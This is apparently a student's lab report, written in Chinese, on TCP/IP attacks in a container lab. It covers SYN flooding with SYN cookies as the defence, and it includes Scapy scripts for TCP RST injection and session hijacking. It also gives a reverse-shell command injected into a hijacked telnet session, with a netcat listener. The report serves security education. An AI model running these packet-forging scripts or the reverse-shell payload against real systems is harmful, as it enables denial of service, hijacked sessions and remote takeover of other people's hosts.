
**TCP/IP Attack Lab**

57118114 蔡欣明

# Task 1: SYN Flooding Attack

1. 对目标主机进行 **SYN** 泛洪攻击


攻击开始前netstat -nat命令查看被攻击主机tcp状态，可以发现目前只有两个listen状态。




编译并执行synflood.c程序，对被害者的23号端口进行SYN泛洪攻击：

gcc -o synflood synflood.c synflood 10.9.0.5 23

在被攻击主机中再次执行netstat -nat命令查看tcp连接状态：




发现有大量的SYN-RECV状态，说明被攻击主机已经被进行 SYN泛洪攻击。在另一台主机中 Telnet 被攻击者主机，发现无法连接：




1. 攻击前进行 **Telnet** 连接

如果我们停止攻击，再次在另一台主机中 Telnet 被攻击主机，发现 Telnet 连接成功。





如果 Telnet 连接成功一次后再次进行 SYN 泛洪攻击，然后再次 Telnet 被攻击主机，发现还是能连接成功。



说明被攻击主机已经记住了过去成功的连接，当再次连接时，不会受到攻击的影响。我们可以在被攻击主机上执行 ip tcp\_metrics show 命令查看保存的连接信息：



ip tcp\_metrics flush 命令清除保存的连接信息后，再次在攻击进行时进行 Telnet 连接时又连接失败了。





这是因为以前成功的连接信息被清除了，所以该连接又会受到攻击的影响了。

但是经过多次实验，发现 ip tcp\_metrics flush 命令有时候不能顺利清除信息，多

次尝试才能成功清除。

（**3**）启动 **SYN cookie** 机制


在docker-compose.yml中修改为net.ipv4.tcp\_syncookies=1，启用SYNcookie 机制。需要注意的是这里需要重启容器。再次进行攻击和Telnet连接：



发现此时虽然被攻击主机仍然显示有许多SYN-RECV状态连接，但是其他主机依旧可以成功 Telnet 连接到被攻击主机。说明 SYN cookie 机制成功抵抗了泛洪攻击。

# Task 2:TCP RST Attacks on telnet Connections


在用户主机 1 中对被攻击主机进行 Telnet 连接，用 wireshark 抓包，设过滤为： ip.src==10.9.0.5 or ip.dst==10.9.0.5 and telnet，观察最后一个 Telnet 报文。



源IP地址为10.9.0.5，目的地址为10.9.0.6，源端口23，目的端口35988，因为我们需要把连接断开，所以标志位为R，下一个seq值为1937136938，ack为 1007651828，构造攻击数据包，代码如下：

#!/usr/bin/env python3 from scapy.all import\* ip = IP(src="10.9.0.5", dst="10.9.0.6") tcp = TCP(sport=23, dport=35988, flags="RA", seq=1937136938, ack=1007651828) pkt = ip/tcp ls(pkt) send(pkt,verbose=0)

攻击方执行代码后可以发现Telnet连接被中断了。




说明攻击成功。

## Task 3: TCP Session Hijacking

与前面相同，在用户主机 1 中对被攻击主机进行 Telnet 连接，用 wireshark


抓包，设过滤为：ip.src==10.9.0.5 or ip.dst==10.9.0.5 and telnet，观察最后一个 Telnet 报文。



与前面不同的是，这里代码中源IP地址为10.9.0.6，目的地址为10.9.0.5，源端口42582，目的端口23，标志位PA，这里的seq值为数据包中的ack,即 3666142099，ack为数据包中的next seq，即3533459304，（经过非常多次尝试，seq值和ack值绝对不能搞错，否则就不能执行正确）构造攻击数据包，代码如下：

#!/usr/bin/env python3 from scapy.all import\* ip = IP(src="10.9.0.6", dst="10.9.0.5") tcp = TCP(sport=42582, dport=23, flags="PA", seq=3666142099, ack=3533459304) data = "touch a.txt\r" pkt = ip/tcp/data ls(pkt) send(pkt,verbose=0)

代码中我们执行toucha.txt命令来，最后可以通过观察被攻击主机中是否生成了a.txt文件来判断命令是否正确执行，即判断TCP会话劫持是否成功。 PS:值得非常注意的是，经过非常非常非常多次尝试，发现执行的命令语句后面要加上换行符\r（例如这里我们令 data = "touch a.txt\r"），否则命令不会执行。推测原因可能为和平时按回车来执行命令一样。成功执行程序后输出：



然后执行 cd 和 ls 命令查看被攻击主机根目录文件：




发现成功生成a.txt，说明劫持成功。

## Task 4: Creating Reverse Shell using TCP Session Hijacking

与 task3 基本相同，不同的是这里我们需要执行的命令是 /bin/bash -i >

/dev/tcp/10.9.0.1/9090 0<&1 2>&1。其他步骤与上面相同。抓取的数据包和运行代码如下：





#!/usr/bin/env python3 from scapy.all import\* ip = IP(src="10.9.0.6", dst="10.9.0.5") tcp = TCP(sport=42802, dport=23, flags="PA", seq=847582096, ack=1012941684) data = "/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1\r" pkt = ip/tcp/data ls(pkt) send(pkt,verbose=0)

由于我们需要攻击方一边监听端口，一边发送反弹shell的程序，所以这里我们开启两个攻击方的终端。


其中一个终端先执行nc -lnv 9090语句监听端口，然后再另一个终端执行我们的攻击程序。

监听成功后两个终端结果如下：




然后我们就可以在攻击方主机上执行 shell 控制被攻击主机了。

例如查看当前路径：



以及查看被攻击主机网路信息。



说明反 shell 创建成功。

有时候/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1语句似乎会偶尔没能执行成功，也可能是没能监听到，尝试几次即可。